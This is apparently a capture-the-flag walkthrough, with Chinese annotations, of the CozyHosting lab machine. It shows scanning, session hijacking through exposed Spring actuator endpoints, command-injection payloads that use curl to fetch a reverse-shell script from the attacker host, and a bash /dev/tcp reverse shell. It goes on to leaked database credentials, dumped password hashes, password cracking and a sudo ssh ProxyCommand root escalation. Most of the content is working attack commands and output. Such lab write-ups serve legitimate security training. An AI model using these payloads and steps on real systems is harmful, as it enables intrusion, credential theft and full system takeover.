
CozyHosting(完成)

port scanning




```
┌──(root㉿kali)-[~]
└─# nmap -sCV -p- 10.10.11.230
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-28 13:14 EDT
Stats: 0:10:07 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 49.17% done; ETC: 13:34 (0:10:27 remaining)
Stats: 0:38:26 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 76.69% done; ETC: 14:04 (0:11:40 remaining)
Stats: 1:02:22 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 90.30% done; ETC: 14:23 (0:06:42 remaining)
Nmap scan report for 10.10.11.230
Host is up (0.28s latency).
Not shown: 65531 closed tcp ports (reset)
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 4356bca7f2ec46ddc10f83304c2caaa8 (ECDSA)
|_  256 6f7a6c3fa68de27595d47b71ac4f7e42 (ED25519)
80/tcp   open  http       nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://cozyhosting.htb
|_http-server-header: nginx/1.18.0 (Ubuntu)
8083/tcp open  tcpwrapped
8888/tcp open  tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 4856.20 seconds

┌──(root㉿kali)-[~]
└─#
```

```
┌──(kali㉿kali)-[~]
└─$ su -
Password:
┌──(root㉿kali)-[~]
└─# nmap --script=vuln -p- 10.10.11.230
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-28 13:14 EDT
Stats: 0:09:35 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 53.28% done; ETC: 13:32 (0:08:15 remaining)
Stats: 0:37:53 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 78.96% done; ETC: 14:02 (0:10:03 remaining)
Stats: 1:01:50 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 92.57% done; ETC: 14:21 (0:04:57 remaining)
Nmap scan report for 10.10.11.230
Host is up (0.28s latency).
Not shown: 65530 closed tcp ports (reset)
PORT      STATE    SERVICE
22/tcp    open     ssh
80/tcp    open     http
|_http-passwd: ERROR: Script execution failed (use -d to debug)
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
8000/tcp  open     http-alt
|_http-vuln-cve2014-3704: ERROR: Script execution failed (use -d to debug)
|_http-aspnet-debug: ERROR: Script execution failed (use -d to debug)
8888/tcp  open     sun-answerbook
20134/tcp filtered unknown

Nmap done: 1 IP address (1 host up) scanned in 5201.26 seconds
```


80port 目錄掃

```
┌──(root㉿kali)-[~]
└─# dirsearch -u http://cozyhosting.htb/ -x 502

  _|. _ _  _  _  _ _|_    v0.4.2
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927

Output File: /root/.dirsearch/reports/cozyhosting.htb/-_23-10-28_13-57-36.txt

Error Log: /root/.dirsearch/logs/errors-23-10-28_13-57-36.log

Target: http://cozyhosting.htb/

[13:57:37] Starting:
[13:57:59] 200 -    0B  - /Citrix//AccessPlatform/auth/clientscripts/cookies.js
[13:58:06] 400 -  435B  - /\..\..\..\..\..\..\..\..\..\etc\passwd
[13:58:08] 400 -  435B  - /a%5c.aspx
[13:58:10] 200 -  634B  - /actuator
[13:58:10] 200 -    5KB - /actuator/env
[13:58:10] 200 -   15B  - /actuator/health
[13:58:10] 200 -   10KB - /actuator/mappings
[13:58:10] 200 -   98B  - /actuator/sessions
[13:58:11] 200 -  124KB - /actuator/beans
[13:58:11] 401 -   97B  - /admin
[13:58:44] 200 -    0B  - /engine/classes/swfupload//swfupload_f9.swf
[13:58:44] 200 -    0B  - /engine/classes/swfupload//swfupload.swf
[13:58:45] 500 -   73B  - /error
[13:58:45] 200 -    0B  - /examples/jsp/%252e%252e/%252e%252e/manager/html/
[13:58:46] 200 -    0B  - /extjs/resources//charts.swf
[13:58:50] 200 -    0B  - /html/js/misc/swfupload//swfupload.swf
[13:58:52] 200 -   12KB - /index
[13:58:58] 200 -    4KB - /login
[13:58:58] 200 -    0B  - /login.wdm%2e
[13:58:58] 204 -    0B  - /logout
[13:59:19] 400 -  435B  - /servlet/%C0%AE%C0%AE%C0%AF

Task Completed
```


找到一格未經授權跟kanderson，為Json




再登入區改json



有ssh連線




在後面+'，會出現反彈shell，可嘗試反彈



URL轉換失敗，改用bash64。

先測試http curl

;curl${IFS}http://10.10.14.102;#



1. 利用curl下載至靶機的/tmp
   ;curlIFS10.10.14.102/reveshell.sh{IFS}--output${IFS}/tmp/shell.sh;#
2. 並更改chmod
   ;chmodIFS777{IFS}/tmp/shell.sh;#
3. 在反彈至攻擊機
   ;/tmp/shell.sh;#

```
┌──(root㉿kali)-[~]
└─# cat reveshell.sh
bash -i >& /dev/tcp/10.10.14.102/2233 0>&1
```

```
└─# nc -lnvp 2233
listening on [any] 2233 ...
connect to [10.10.14.102] from (UNKNOWN) [10.10.11.230] 49876
bash: cannot set terminal process group (1063): Inappropriate ioctl for device
bash: no job control in this shell
app@cozyhosting:/app$ id
id
uid=1001(app) gid=1001(app) groups=1001(app)
app@cozyhosting:/app$ whoami
whoami
app
app@cozyhosting:/app$ uname -a
uname -a
Linux cozyhosting 5.15.0-82-generic #91-Ubuntu SMP Mon Aug 14 14:14:14 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
app@cozyhosting:/app$
```

有壓縮檔

```
app@cozyhosting:/app$ ls
ls
cloudhosting-0.0.1.jar
app@cozyhosting:/app$
```

發現postSQL

```
┌──(root㉿kali)-[~/CozyHosting/BOOT-INF/classes]
└─# cat application.properties
server.address=127.0.0.1
server.servlet.session.timeout=5m
management.endpoints.web.exposure.include=health,beans,env,sessions,mappings
management.endpoint.sessions.enabled = true
spring.datasource.driver-class-name=org.postgresql.Driver
spring.jpa.database-platform=org.hibernate.dialect.PostgreSQLDialect
spring.jpa.hibernate.ddl-auto=none
spring.jpa.database=POSTGRESQL
spring.datasource.platform=postgres
spring.datasource.url=jdbc:postgresql://localhost:5432/cozyhosting
spring.datasource.username=postgres
spring.datasource.password=Vg&nvzAQ7XxR
```

spring.jpa.database=POSTGRESQL

spring.datasource.platform=postgres

spring.datasource.url=jdbc:postgresql://localhost:5432/cozyhosting

spring.datasource.username=postgres

spring.datasource.password=Vg&nvzAQ7XxR

靶機sql測試

參考指令：https://pjchender.dev/database/psql-cli/

```
app@cozyhosting:/app$ psql -h 127.0.0.1 -U postgres
psql -h 127.0.0.1 -U postgres
Password for user postgres: Vg&nvzAQ7XxR
```

資料庫

```
psql -l
\l
                                  List of databases
    Name     |  Owner   | Encoding |   Collate   |    Ctype    |   Access privileges
-------------+----------+----------+-------------+-------------+-----------------------
 cozyhosting | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 postgres    | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 template0   | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/postgres          +
             |          |          |             |             | postgres=CTc/postgres
 template1   | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/postgres          +
             |          |          |             |             | postgres=CTc/postgres
(4 rows)
```

進入庫、顯示表

```
\c cozyhosting
You are now connected to database "cozyhosting" as user "postgres".
\z
                                Access privileges
 Schema |    Name     |   Type   | Access privileges | Column privileges | Policies
--------+-------------+----------+-------------------+-------------------+----------
 public | hosts       | table    |                   |                   |
 public | hosts_id_seq | sequence |                   |                   |
 public | users       | table    |                   |                   |
(3 rows)
```

取得資料

```
select * from users;
   name    |                           password                           | role
-----------+--------------------------------------------------------------+-------
 kanderson | $2a$10$E/Vcd9ecflmPudWeLSEIv.cvK6QjxjWlWXpij1NVNV3Mm6eH58zim | User
 admin     | $2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm | Admin
(2 rows)
```

password

$2a10E/Vcd9ecflmPudWeLSEIv.cvK6QjxjWlWXpij1NVNV3Mm6eH58zim

$2a10SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm

user name

```
app@cozyhosting:/app$ cat /etc/passwd|grep /bin/bash
cat /etc/passwd|grep /bin/bash
root:x:0:0:root:/root:/bin/bash
postgres:x:114:120:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
josh:x:1003:1003::/home/josh:/usr/bin/bash
app@cozyhosting:/app$
```

root:x:0:0:root:/root:/bin/bash

postgres:x:114:120:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash

josh:x:1003:1003::/home/josh:/usr/bin/bash

進行爆破

passwd=manchesterunited

該密碼進入至josh 使用者

```
Last login: Sat Oct 28 20:52:24 2023 from 10.10.16.47
josh@cozyhosting:~$ id
uid=1003(josh) gid=1003(josh) groups=1003(josh)
josh@cozyhosting:~$ whoami
josh
josh@cozyhosting:~$ uname -a
Linux cozyhosting 5.15.0-82-generic #91-Ubuntu SMP Mon Aug 14 14:14:14 UTC 2023 x86_64 x86_64 x86_64 GNU/L
inux
josh@cozyhosting:~$
```

user flag

```
josh@cozyhosting:~$ cat user.txt
853aa7836b6964e1de72e90a27fc7ec6
```

提權

```
User josh may run the following commands on localhost:
    (root) /usr/bin/ssh *
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

Spawn interactive root shell through ProxyCommand option.

```
sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
```

```
josh@cozyhosting:~$ sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
# uname -a
Linux cozyhosting 5.15.0-82-generic #91-Ubuntu SMP Mon Aug 14 14:14:14 UTC 2023 x86_64 x86_64 x86_64 GNU/L
inux
```

root flag

```
# cat root.txt
1c35a90b75efe9942950c4e0259b9b19
```